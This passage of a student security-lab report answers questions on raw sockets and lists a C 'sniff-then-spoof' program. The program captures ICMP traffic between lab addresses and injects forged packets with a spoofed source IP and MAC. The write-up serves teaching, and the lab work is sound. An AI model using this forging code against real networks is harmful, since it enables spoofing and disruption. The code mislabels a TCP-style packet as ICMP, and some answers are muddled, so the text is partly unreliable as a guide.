
sleep(2);

}


/\* NOTREACHED \*/


exit(0);

}



**Task 2.2B: Spoof an ICMP Echo Request**





1. **Question 4.** Can you set the IP packet length field to an arbitrary value, regardless of how big the actual packet is?

The length field should be the length of IP packet otherwise, the sendto( ) will display an error: invalid argument.

1. **Question 5.** Using the raw socket programming, do you have to calculate the checksum for the IP header?

We don’t have to calculate the checksum for the IP header because it will be filled by the system.

1. **Question 6.** Why do you need the root privilege to run the programs that use raw sockets? Where does the program fail if executed without the root privilege?

We need the root socket to create custom packets that prove detrimental to a network configuration. The program fails because it cannot create custom packets.

* 1. **Task 2.3: Sniff and then Spoof**

|  |
| --- |
|  |
|  | #include <stdio.h>  #include<pcap.h> |
|  | #include <string.h> |
|  | #include <stdlib.h> |
|  | #include <ctype.h> |
|  | #include <errno.h> |
|  | #include <sys/types.h> |
|  | #include <sys/socket.h> |
|  | #include <netinet/in.h> |
|  | #include <arpa/inet.h> |
|  | #include <features.h> |
|  | #include <linux/if\_packet.h> |
|  | #include <linux/if\_ether.h> |
|  | #include <sys/ioctl.h> |
|  | #include <net/if.h> |
|  | #include <net/ethernet.h> |
|  | #include <linux/ip.h> |
|  | #include <linux/tcp.h> |
|  | #include <sys/time.h> |
|  |  |
|  | #define APP\_NAME "Sniff-then-spoof" |
|  | #define APP\_DESC "Sniffer example using libpcap with ping response injection" |
|  | #define APP\_COPYRIGHT "Copyright (c) 2015 Ent Def Group 3" |
|  | #define APP\_DISCLAIMER "THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM." |
|  | /\* default snap length (maximum bytes per packet to capture) \*/ |
|  | #define SNAP\_LEN 1518 |
|  |  |
|  | /\* ethernet headers are always exactly 14 bytes [1] \*/ |
|  | #define SIZE\_ETHERNET 14 |
|  |  |
|  | /\* Ethernet addresses are 6 bytes \*/ |
|  | #define ETHER\_ADDR\_LEN 6 |
|  | //END SNIFFEX DEFINES |
|  | //START SPOOFER |
|  | #define DATA\_SIZE 100 |
|  |  |
|  | #define SRC\_IP "10.0.2.20" |
|  | #define DST\_IP "10.0.2.4" |
|  | #define SRC\_ETHER\_ADDR "08:00:27:da:f4:fc" |
|  | #define DST\_ETHER\_ADDR "ff:ff:ff:ff:ff:ff" |
|  | #define SRC\_PORT 80 |
|  | #define DST\_PORT 10000 |
|  |  |
|  | typedef struct PseudoHeader{ |
|  |  |
|  | unsigned long int source\_ip; |
|  | unsigned long int dest\_ip; |
|  | unsigned char reserved; |
|  | unsigned char protocol; |
|  | unsigned short int tcp\_length; |
|  |  |
|  | }PseudoHeader; |
|  |  |
|  | //END SPOOFER |
|  |  |
|  | /\* Ethernet header \*/ |
|  | struct sniff\_ethernet { |
|  | u\_char ether\_dhost[ETHER\_ADDR\_LEN]; /\* destination host address \*/ |
|  | u\_char ether\_shost[ETHER\_ADDR\_LEN]; /\* source host address \*/ |
|  | u\_short ether\_type; /\* IP? ARP? RARP? etc \*/ |
|  | }; |
|  |  |
|  | /\* IP header \*/ |
|  | struct sniff\_ip { |
|  | u\_char ip\_vhl; /\* version << 4 | header length >> 2 \*/ |
|  | u\_char ip\_tos; /\* type of service \*/ |
|  | u\_short ip\_len; /\* total length \*/ |
|  | u\_short ip\_id; /\* identification \*/ |
|  | u\_short ip\_off; /\* fragment offset field \*/ |
|  | #define IP\_RF 0x8000 /\* reserved fragment flag \*/ |
|  | #define IP\_DF 0x4000 /\* dont fragment flag \*/ |
|  | #define IP\_MF 0x2000 /\* more fragments flag \*/ |
|  | #define IP\_OFFMASK 0x1fff /\* mask for fragmenting bits \*/ |
|  | u\_char ip\_ttl; /\* time to live \*/ |
|  | u\_char ip\_p; /\* protocol \*/ |
|  | u\_short ip\_sum; /\* checksum \*/ |
|  | struct in\_addr ip\_src,ip\_dst; /\* source and dest address \*/ |
|  | }; |
|  | #define IP\_HL(ip) (((ip)->ip\_vhl) & 0x0f) |
|  | #define IP\_V(ip) (((ip)->ip\_vhl) >> 4) |
|  |  |
|  | /\* TCP header \*/ |
|  | typedef u\_int tcp\_seq; |
|  |  |
|  | struct sniff\_tcp { |
|  | u\_short th\_sport; /\* source port \*/ |
|  | u\_short th\_dport; /\* destination port \*/ |
|  | tcp\_seq th\_seq; /\* sequence number \*/ |
|  | tcp\_seq th\_ack; /\* acknowledgement number \*/ |
|  | u\_char th\_offx2; /\* data offset, rsvd \*/ |
|  | #define TH\_OFF(th) (((th)->th\_offx2 & 0xf0) >> 4) |
|  | u\_char th\_flags; |
|  | #define TH\_FIN 0x01 |
|  | #define TH\_SYN 0x02 |
|  | #define TH\_RST 0x04 |
|  | #define TH\_PUSH 0x08 |
|  | #define TH\_ACK 0x10 |
|  | #define TH\_URG 0x20 |
|  | #define TH\_ECE 0x40 |
|  | #define TH\_CWR 0x80 |
|  | #define TH\_FLAGS (TH\_FIN|TH\_SYN|TH\_RST|TH\_ACK|TH\_URG|TH\_ECE|TH\_CWR) |
|  | u\_short th\_win; /\* window \*/ |
|  | u\_short th\_sum; /\* checksum \*/ |
|  | u\_short th\_urp; /\* urgent pointer \*/ |
|  | }; |
|  |  |
|  | void |
|  | got\_packet(u\_char \*args, const struct pcap\_pkthdr \*header, const u\_char \*packet); |
|  |  |
|  | void |
|  | print\_payload(const u\_char \*payload, int len); |
|  |  |
|  | void |
|  | print\_hex\_ascii\_line(const u\_char \*payload, int len, int offset); |
|  |  |
|  | void |
|  | print\_app\_banner(void); |
|  |  |
|  | void |
|  | print\_app\_usage(void); |
|  |  |
|  | /\* |
|  | \* app name/banner |
|  | \*/ |
|  | void |
|  | print\_app\_banner(void) |
|  | { |
|  |  |
|  | printf("%s - %s\n", APP\_NAME, APP\_DESC); |
|  | printf("%s\n", APP\_COPYRIGHT); |
|  | printf("%s\n", APP\_DISCLAIMER); |
|  | printf("\n"); |
|  |  |
|  | return; |
|  | } |
|  |  |
|  | /\* |
|  | \* print help text |
|  | \*/ |
|  | void |
|  | print\_app\_usage(void) |
|  | { |
|  |  |
|  | printf("Usage: %s [interface]\n", APP\_NAME); |
|  | printf("\n"); |
|  | printf("Options:\n"); |
|  | printf(" interface Listen on <interface> for packets.\n"); |
|  | printf("\n"); |
|  |  |
|  | return; |
|  | } |
|  |  |
|  | /\* |
|  | \* print data in rows of 16 bytes: offset hex ascii |
|  | \* |
|  | \* 00000 47 45 54 20 2f 20 48 54 54 50 2f 31 2e 31 0d 0a GET / HTTP/1.1.. |
|  | \*/ |
|  | void |
|  | print\_hex\_ascii\_line(const u\_char \*payload, int len, int offset) |
|  | { |
|  |  |
|  | int i; |
|  | int gap; |
|  | const u\_char \*ch; |
|  |  |
|  | /\* offset \*/ |
|  | printf("%05d ", offset); |
|  |  |
|  | /\* hex \*/ |
|  | ch = payload; |
|  | for(i = 0; i < len; i++) { |
|  | printf("%02x ", \*ch); |
|  | ch++; |
|  | /\* print extra space after 8th byte for visual aid \*/ |
|  | if (i == 7) |
|  | printf(" "); |
|  | } |
|  | /\* print space to handle line less than 8 bytes \*/ |
|  | if (len < 8) |
|  | printf(" "); |
|  |  |
|  | /\* fill hex gap with spaces if not full line \*/ |
|  | if (len < 16) { |
|  | gap = 16 - len; |
|  | for (i = 0; i < gap; i++) { |
|  | printf(" "); |
|  | } |
|  | } |
|  | printf(" "); |
|  |  |
|  | /\* ascii (if printable) \*/ |
|  | ch = payload; |
|  | for(i = 0; i < len; i++) { |
|  | if (isprint(\*ch)) |
|  | printf("%c", \*ch); |
|  | else |
|  | printf("."); |
|  | ch++; |
|  | } |
|  |  |
|  | printf("\n"); |
|  |  |
|  | return; |
|  | } |
|  |  |
|  | /\* |
|  | \* print packet payload data (avoid printing binary data) |
|  | \*/ |
|  | void |
|  | print\_payload(const u\_char \*payload, int len) |
|  | { |
|  |  |
|  | int len\_rem = len; |
|  | int line\_width = 16; /\* number of bytes per line \*/ |
|  | int line\_len; |
|  | int offset = 0; /\* zero-based offset counter \*/ |
|  | const u\_char \*ch = payload; |
|  |  |
|  | if (len <= 0) |
|  | return; |
|  |  |
|  | /\* data fits on one line \*/ |
|  | if (len <= line\_width) { |
|  | print\_hex\_ascii\_line(ch, len, offset); |
|  | return; |
|  | } |
|  |  |
|  | /\* data spans multiple lines \*/ |
|  | for ( ;; ) { |
|  | /\* compute current line length \*/ |
|  | line\_len = line\_width % len\_rem; |
|  | /\* print line \*/ |
|  | print\_hex\_ascii\_line(ch, line\_len, offset); |
|  | /\* compute total remaining \*/ |
|  | len\_rem = len\_rem - line\_len; |
|  | /\* shift pointer to remaining bytes to print \*/ |
|  | ch = ch + line\_len; |
|  | /\* add offset \*/ |
|  | offset = offset + line\_width; |
|  | /\* check if we have line width chars or less \*/ |
|  | if (len\_rem <= line\_width) { |
|  | /\* print last line and get out \*/ |
|  | print\_hex\_ascii\_line(ch, len\_rem, offset); |
|  | break; |
|  | } |
|  | } |
|  |  |
|  | return; |
|  | } |
|  |  |
|  | /\* |
|  | \* dissect/print packet |
|  | \*/ |
|  | void |
|  | got\_packet(u\_char \*args, const struct pcap\_pkthdr \*header, const u\_char \*packet) |
|  | { |
|  |  |
|  | static int count = 1; /\* packet counter \*/ |
|  |  |
|  | /\* declare pointers to packet headers \*/ |
|  | const struct sniff\_ethernet \*ethernet; /\* The ethernet header [1] \*/ |
|  | const struct sniff\_ip \*ip; /\* The IP header \*/ |
|  | const struct sniff\_tcp \*tcp; /\* The TCP header \*/ |
|  | const char \*payload; /\* Packet payload \*/ |
|  |  |
|  | int size\_ip; |
|  | int size\_tcp; |
|  | int size\_payload; |
|  |  |
|  | printf("\nPacket number %d:\n", count); |
|  | count++; |
|  |  |
|  | /\* define ethernet header \*/ |
|  | ethernet = (struct sniff\_ethernet\*)(packet); |
|  |  |
|  | /\* define/compute ip header offset \*/ |
|  | ip = (struct sniff\_ip\*)(packet + SIZE\_ETHERNET); |
|  | size\_ip = IP\_HL(ip)\*4; |
|  | if (size\_ip < 20) { |
|  | printf(" \* Invalid IP header length: %u bytes\n", size\_ip); |
|  | return; |
|  | } |
|  |  |
|  | /\* print source and destination IP addresses \*/ |
|  | printf(" From: %s\n", inet\_ntoa(ip->ip\_src)); |
|  | printf(" To: %s\n", inet\_ntoa(ip->ip\_dst)); |
|  |  |
|  | /\* determine protocol \*/ |
|  | switch(ip->ip\_p) { |
|  | case IPPROTO\_TCP: |
|  | printf(" Protocol: TCP\n"); |
|  | break; |
|  | case IPPROTO\_UDP: |
|  | printf(" Protocol: UDP\n"); |
|  | return; |
|  | case IPPROTO\_ICMP: |
|  | printf(" Protocol: ICMP\n"); |
|  | //Injection Time |
|  | printf(" Time to inject response\n"); |
|  | injectPacket(); |
|  |  |
|  |  |
|  | return; |
|  | case IPPROTO\_IP: |
|  | printf(" Protocol: IP\n"); |
|  | return; |
|  | default: |
|  | printf(" Protocol: unknown\n"); |
|  | return; |
|  | } |
|  |  |
|  | /\* |
|  | \* OK, this packet is TCP. |
|  | \*/ |
|  |  |
|  | /\* define/compute tcp header offset \*/ |
|  | tcp = (struct sniff\_tcp\*)(packet + SIZE\_ETHERNET + size\_ip); |
|  | size\_tcp = TH\_OFF(tcp)\*4; |
|  | if (size\_tcp < 20) { |
|  | printf(" \* Invalid TCP header length: %u bytes\n", size\_tcp); |
|  | return; |
|  | } |
|  |  |
|  | printf(" Src port: %d\n", ntohs(tcp->th\_sport)); |
|  | printf(" Dst port: %d\n", ntohs(tcp->th\_dport)); |
|  |  |
|  | /\* define/compute tcp payload (segment) offset \*/ |
|  | payload = (u\_char \*)(packet + SIZE\_ETHERNET + size\_ip + size\_tcp); |
|  |  |
|  | /\* compute tcp payload (segment) size \*/ |
|  | size\_payload = ntohs(ip->ip\_len) - (size\_ip + size\_tcp); |
|  |  |
|  | /\* |
|  | \* Print payload data; it might be binary, so don't just |
|  | \* treat it as a string. |
|  | \*/ |
|  | if (size\_payload > 0) { |
|  | printf(" Payload (%d bytes):\n", size\_payload); |
|  | print\_payload(payload, size\_payload); |
|  | } |
|  |  |
|  | return; |
|  | } |
|  | //END SNIFFEX |
|  | //START SPOOFER |
|  |  |
|  | int CreateRawSocket(int protocol\_to\_sniff) |
|  | { |
|  | int rawsock; |
|  |  |
|  | if((rawsock = socket(PF\_PACKET, SOCK\_RAW, htons(protocol\_to\_sniff)))== -1) |
|  | { |
|  | perror("Error creating raw socket: "); |
|  | exit(-1); |
|  | } |
|  |  |
|  | return rawsock; |
|  | } |
|  |  |
|  | int BindRawSocketToInterface(char \*device, int rawsock, int protocol) |
|  | { |
|  |  |
|  | struct sockaddr\_ll sll; |
|  | struct ifreq ifr; |
|  |  |
|  | bzero(&sll, sizeof(sll)); |
|  | bzero(&ifr, sizeof(ifr)); |
|  |  |
|  | /\* First Get the Interface Index \*/ |
|  |  |
|  |  |
|  | strncpy((char \*)ifr.ifr\_name, device, IFNAMSIZ); |
|  | if((ioctl(rawsock, SIOCGIFINDEX, &ifr)) == -1) |
|  | { |
|  | printf("Error getting Interface index !\n"); |
|  | exit(-1); |
|  | } |
|  |  |
|  | /\* Bind our raw socket to this interface \*/ |
|  |  |
|  | sll.sll\_family = AF\_PACKET; |
|  | sll.sll\_ifindex = ifr.ifr\_ifindex; |
|  | sll.sll\_protocol = htons(protocol); |
|  |  |
|  |  |
|  | if((bind(rawsock, (struct sockaddr \*)&sll, sizeof(sll)))== -1) |
|  | { |
|  | perror("Error binding raw socket to interface\n"); |
|  | exit(-1); |
|  | } |
|  |  |
|  | return 1; |
|  |  |
|  | } |
|  |  |
|  |  |
|  | int SendRawPacket(int rawsock, unsigned char \*pkt, int pkt\_len) |
|  | { |
|  | int sent= 0; |
|  |  |
|  | /\* A simple write on the socket ..thats all it takes ! \*/ |
|  |  |
|  | if((sent = write(rawsock, pkt, pkt\_len)) != pkt\_len) |
|  | { |
|  | /\* Error \*/ |
|  | printf("Could only send %d bytes of packet of length %d\n", sent, pkt\_len); |
|  | return 0; |
|  | } |
|  |  |
|  | return 1; |
|  |  |
|  |  |
|  | } |
|  |  |
|  | struct ethhdr\* CreateEthernetHeader(char \*src\_mac, char \*dst\_mac, int protocol) |
|  | { |
|  | struct ethhdr \*ethernet\_header; |
|  |  |
|  |  |
|  | ethernet\_header = (struct ethhdr \*)malloc(sizeof(struct ethhdr)); |
|  |  |
|  | /\* copy the Src mac addr \*/ |
|  |  |
|  | memcpy(ethernet\_header->h\_source, (void \*)ether\_aton(src\_mac), 6); |
|  |  |
|  | /\* copy the Dst mac addr \*/ |
|  |  |
|  | memcpy(ethernet\_header->h\_dest, (void \*)ether\_aton(dst\_mac), 6); |
|  |  |
|  | /\* copy the protocol \*/ |
|  |  |
|  | ethernet\_header->h\_proto = htons(protocol); |
|  |  |
|  | /\* done ...send the header back \*/ |
|  |  |
|  | return (ethernet\_header); |
|  |  |
|  |  |
|  | } |
|  |  |
|  | /\* Ripped from Richard Stevans Book \*/ |
|  |  |
|  | unsigned short ComputeChecksum(unsigned char \*data, int len) |
|  | { |
|  | long sum = 0; /\* assume 32 bit long, 16 bit short \*/ |
|  | unsigned short \*temp = (unsigned short \*)data; |
|  |  |
|  | while(len > 1){ |
|  | sum += \*temp++; |
|  | if(sum & 0x80000000) /\* if high order bit set, fold \*/ |
|  | sum = (sum & 0xFFFF) + (sum >> 16); |
|  | len -= 2; |
|  | } |
|  |  |
|  | if(len) /\* take care of left over byte \*/ |
|  | sum += (unsigned short) \*((unsigned char \*)temp); |
|  |  |
|  | while(sum>>16) |
|  | sum = (sum & 0xFFFF) + (sum >> 16); |
|  |  |
|  | return ~sum; |
|  | } |
|  |  |
|  |  |
|  | struct iphdr\* CreateIPHeader(char\* src\_ip, char\* dst\_ip) |
|  | { |
|  |  |
|  |  |
|  |  |
|  | /\*\*\*\*\*\*Construct Packet\*\*\*\*\*/ |
|  | struct iphdr\* ip\_header; |
|  |  |
|  | ip\_header = (struct iphdr\* )malloc(sizeof(struct iphdr)); |
|  |  |
|  | ip\_header->version = 4; |
|  | ip\_header->ihl = (sizeof(struct iphdr))/4 ; |
|  | ip\_header->tos = 0; |
|  | ip\_header->tot\_len = htons(sizeof(struct iphdr) + sizeof(struct tcphdr) + DATA\_SIZE); |
|  | ip\_header->id = htons(111); |
|  | ip\_header->frag\_off = 0; |
|  | ip\_header->ttl = 111; |
|  | ip\_header->protocol = IPPROTO\_ICMP; |
|  | ip\_header->check = 0; /\* We will calculate the checksum later \*/ |
|  | ip\_header->saddr = inet\_addr(src\_ip); |
|  | ip\_header->daddr = inet\_addr(dst\_ip); |
|  |  |
|  |  |
|  | /\* Calculate the IP checksum now : |
|  | The IP Checksum is only over the IP header \*/ |
|  |  |
|  | ip\_header->check = ComputeChecksum((unsigned char \*)ip\_header, ip\_header->ihl\*4); |
|  |  |
|  | return (ip\_header); |
|  |  |
|  | } |
|  |  |
|  | struct tcphdr \*CreateTcpHeader() |
|  | { |
|  | struct tcphdr \*tcp\_header; |
|  |  |
|  | /\* Check /usr/include/linux/tcp.h for header definiation \*/ |
|  |  |
|  | tcp\_header = (struct tcphdr \*)malloc(sizeof(struct tcphdr)); |
|  |  |
|  |  |
|  | tcp\_header->source = htons(SRC\_PORT); |
|  | tcp\_header->dest = htons(DST\_PORT); |
|  | tcp\_header->seq = htonl(111); |
|  | tcp\_header->ack\_seq = htonl(111); |
|  | tcp\_header->res1 = 0; |
|  | tcp\_header->doff = (sizeof(struct tcphdr))/4; |
|  | tcp\_header->syn = 1; |
|  | tcp\_header->window = htons(100); |
|  | tcp\_header->check = 0; /\* Will calculate the checksum with pseudo-header later \*/ |
|  | tcp\_header->urg\_ptr = 0; |
|  |  |
|  | return (tcp\_header); |
|  | } |
|  |  |
|  | CreatePseudoHeaderAndComputeTcpChecksum(struct tcphdr \*tcp\_header, struct iphdr \*ip\_header, unsigned char \*data) |
|  | { |
|  | /\*The TCP Checksum is calculated over the PseudoHeader + TCP header +Data\*/ |
|  |  |
|  | /\* Find the size of the TCP Header + Data \*/ |
|  | int segment\_len = ntohs(ip\_header->tot\_len) - ip\_header->ihl\*4; |
|  |  |
|  | /\* Total length over which TCP checksum will be computed \*/ |
|  | int header\_len = sizeof(PseudoHeader) + segment\_len; |
|  |  |
|  | /\* Allocate the memory \*/ |
|  |  |
|  | unsigned char \*hdr = (unsigned char \*)malloc(header\_len); |
|  |  |
|  | /\* Fill in the pseudo header first \*/ |
|  |  |
|  | PseudoHeader \*pseudo\_header = (PseudoHeader \*)hdr; |
|  |  |
|  | pseudo\_header->source\_ip = ip\_header->saddr; |
|  | pseudo\_header->dest\_ip = ip\_header->daddr; |
|  | pseudo\_header->reserved = 0; |
|  | pseudo\_header->protocol = ip\_header->protocol; |
|  | pseudo\_header->tcp\_length = htons(segment\_len); |
|  |  |
|  |  |
|  | /\* Now copy TCP \*/ |
|  |  |
|  | memcpy((hdr + sizeof(PseudoHeader)), (void \*)tcp\_header, tcp\_header->doff\*4); |
|  |  |
|  | /\* Now copy the Data \*/ |
|  |  |
|  | memcpy((hdr + sizeof(PseudoHeader) + tcp\_header->doff\*4), data, DATA\_SIZE); |
|  |  |
|  | /\* Calculate the Checksum \*/ |
|  |  |
|  | tcp\_header->check = ComputeChecksum(hdr, header\_len); |
|  |  |
|  | /\* Free the PseudoHeader \*/ |
|  | free(hdr); |
|  |  |
|  | return ; |
|  |  |
|  | } |
|  |  |
|  | unsigned char \*CreateData(int len) |
|  | { |
|  | unsigned char \*data = (unsigned char \*)malloc(len); |
|  | struct timeval tv; |
|  | struct timezone tz; |
|  | int counter = len; |
|  |  |
|  | /\* get time of the day \*/ |
|  | gettimeofday(&tv, &tz); |
|  |  |
|  | /\* seed the random number generator \*/ |
|  |  |
|  | srand(tv.tv\_sec); |
|  |  |
|  | /\* Add random data for now \*/ |
|  |  |
|  | for(counter = 0 ; counter < len; counter++) |
|  | data[counter] = 255.0 \*rand()/(RAND\_MAX +1.0); |
|  |  |
|  | return data; |
|  | } |
|  |  |
|  | int injectPacket() |
|  | { |
|  | int raw; |
|  | unsigned char\* packet; |
|  | struct ethhdr\* ethernet\_header; |
|  | struct iphdr\* ip\_header; |
|  | struct tcphdr\* tcp\_header; |
|  | unsigned char\* data; |
|  | int pkt\_len; |
|  |  |
|  |  |
|  | /\*\*\*\*\*\*Get src/dest IP addr\*\*\*\*\*/ |
|  | /\* |
|  | char \*src\_ip, \*dst\_ip; |
|  | printf("Source IP Address: "); |
|  | scanf("%s", &src\_ip); |
|  |  |
|  | printf("Destination IP Address: "); |
|  | scanf("%s", &dst\_ip); |
|  | \*/ |
|  |  |
|  | /\* Create the raw socket \*/ |
|  | raw = CreateRawSocket(ETH\_P\_ALL); |
|  |  |
|  | /\* Bind raw socket to interface \*/ |
|  | BindRawSocketToInterface("eth12", raw, ETH\_P\_ALL); |
|  |  |
|  | /\* create Ethernet header \*/ |
|  | ethernet\_header = CreateEthernetHeader(SRC\_ETHER\_ADDR, DST\_ETHER\_ADDR, ETHERTYPE\_IP); |
|  |  |
|  | /\* Create IP Header \*/ |
|  | ip\_header = CreateIPHeader(SRC\_IP,DST\_IP); |
|  |  |
|  | /\* Create TCP Header \*/ |
|  | tcp\_header = CreateTcpHeader(); |
|  |  |
|  | /\* Create Data \*/ |
|  | data = CreateData(DATA\_SIZE); |
|  |  |
|  | /\* Create PseudoHeader and compute TCP Checksum \*/ |
|  | CreatePseudoHeaderAndComputeTcpChecksum(tcp\_header, ip\_header, data); |
|  |  |
|  |  |
|  | /\* Packet length = ETH + IP header + TCP header + Data\*/ |
|  | pkt\_len = sizeof(struct ethhdr) + ntohs(ip\_header->tot\_len); |
|  |  |
|  | /\* Allocate memory \*/ |
|  | packet = (unsigned char \*)malloc(pkt\_len); |
|  |  |
|  | /\* Copy the Ethernet header first \*/ |
|  | memcpy(packet, ethernet\_header, sizeof(struct ethhdr)); |
|  |  |
|  | /\* Copy the IP header -- but after the ethernet header \*/ |
|  | memcpy((packet + sizeof(struct ethhdr)), ip\_header, ip\_header->ihl\*4); |
|  |  |
|  | /\* Copy the TCP header after the IP header \*/ |
|  | memcpy((packet + sizeof(struct ethhdr) + ip\_header->ihl\*4),tcp\_header, tcp\_header->doff\*4); |
|  |  |
|  | /\* Copy the Data after the TCP header \*/ |
|  | memcpy((packet + sizeof(struct ethhdr) + ip\_header->ihl\*4 + tcp\_header->doff\*4), data, DATA\_SIZE); |
|  |  |
|  | /\* send the packet on the wire \*/ |
|  | if(!SendRawPacket(raw, packet, pkt\_len)) |
|  | { |
|  | perror("Error sending packet"); |
|  | } |
|  | else |
|  | printf("Packet sent successfully\n"); |
|  |  |
|  | /\* Free the headers back to the heavenly heap \*/ |
|  |  |
|  | free(ethernet\_header); |
|  | free(ip\_header); |
|  | free(tcp\_header); |
|  | free(data); |
|  | free(packet); |
|  |  |
|  | close(raw); |
|  |  |
|  | return 0; |
|  | } |
|  | //END SPOOFER |
|  | //START SNIFFEX MAIN |
|  | int main(int argc, char \*\*argv) |
|  | { |
|  |  |
|  | char \*dev = NULL; /\* capture device name \*/ |
|  | char errbuf[PCAP\_ERRBUF\_SIZE]; /\* error buffer \*/ |
|  | pcap\_t \*handle; /\* packet capture handle \*/ |
|  |  |
|  | char filter\_exp[] = "icmp and (src host " DST\_IP " and dst host " SRC\_IP ")"; // or (src host 10.0.2.20 and dst host 10.0.2.4)"; /\* filter expression [3] \*/ |
|  | struct bpf\_program fp; /\* compiled filter program (expression) \*/ |
|  | bpf\_u\_int32 mask; /\* subnet mask \*/ |
|  | bpf\_u\_int32 net; /\* ip \*/ |
|  | int num\_packets = 10; /\* number of packets to capture \*/ |
|  |  |
|  | print\_app\_banner(); |
|  |  |
|  | /\* check for capture device name on command-line \*/ |
|  | if (argc == 2) { |
|  | dev = argv[1]; |
|  | } |
|  | else if (argc > 2) { |
|  | fprintf(stderr, "error: unrecognized command-line options\n\n"); |
|  | print\_app\_usage(); |
|  | exit(EXIT\_FAILURE); |
|  | } |
|  | else { |
|  | /\* find a capture device if not specified on command-line \*/ |
|  | dev = pcap\_lookupdev(errbuf); |
|  | if (dev == NULL) { |
|  | fprintf(stderr, "Couldn't find default device: %s\n", |
|  | errbuf); |
|  | exit(EXIT\_FAILURE); |
|  | } |
|  | } |
|  |  |
|  | /\* get network number and mask associated with capture device \*/ |
|  | if (pcap\_lookupnet(dev, &net, &mask, errbuf) == -1) { |
|  | fprintf(stderr, "Couldn't get netmask for device %s: %s\n", |
|  | dev, errbuf); |
|  | net = 0; |
|  | mask = 0; |
|  | } |
|  |  |
|  | /\* print capture info \*/ |
|  | printf("Device: %s\n", dev); |
|  | printf("Number of packets: %d\n", num\_packets); |
|  | printf("Filter expression: %s\n", filter\_exp); |
|  |  |
|  | /\* open capture device \*/ |
|  | handle = pcap\_open\_live(dev, SNAP\_LEN, 1, 1000, errbuf); |
|  | if (handle == NULL) { |
|  | fprintf(stderr, "Couldn't open device %s: %s\n", dev, errbuf); |
|  | exit(EXIT\_FAILURE); |
|  | } |
|  |  |
|  | /\* make sure we're capturing on an Ethernet device [2] \*/ |
|  | if (pcap\_datalink(handle) != DLT\_EN10MB) { |
|  | fprintf(stderr, "%s is not an Ethernet\n", dev); |
|  | exit(EXIT\_FAILURE); |
|  | } |
|  |  |
|  | /\* compile the filter expression \*/ |
|  | if (pcap\_compile(handle, &fp, filter\_exp, 0, net) == -1) { |
|  | fprintf(stderr, "Couldn't parse filter %s: %s\n", |
|  | filter\_exp, pcap\_geterr(handle)); |
|  | exit(EXIT\_FAILURE); |
|  | } |
|  |  |
|  | /\* apply the compiled filter \*/ |
|  | if (pcap\_setfilter(handle, &fp) == -1) { |
|  | fprintf(stderr, "Couldn't install filter %s: %s\n", |
|  | filter\_exp, pcap\_geterr(handle)); |
|  | exit(EXIT\_FAILURE); |
|  | } |
|  |  |
|  | /\* now we can set our callback function \*/ |
|  | pcap\_loop(handle, num\_packets, got\_packet, NULL); |
|  |  |
|  | /\* cleanup \*/ |
|  | pcap\_freecode(&fp); |
|  | pcap\_close(handle); |
|  |  |
|  | printf("\nCapture complete.\n"); |
|  |  |
|  | return 0; |
|  | } |

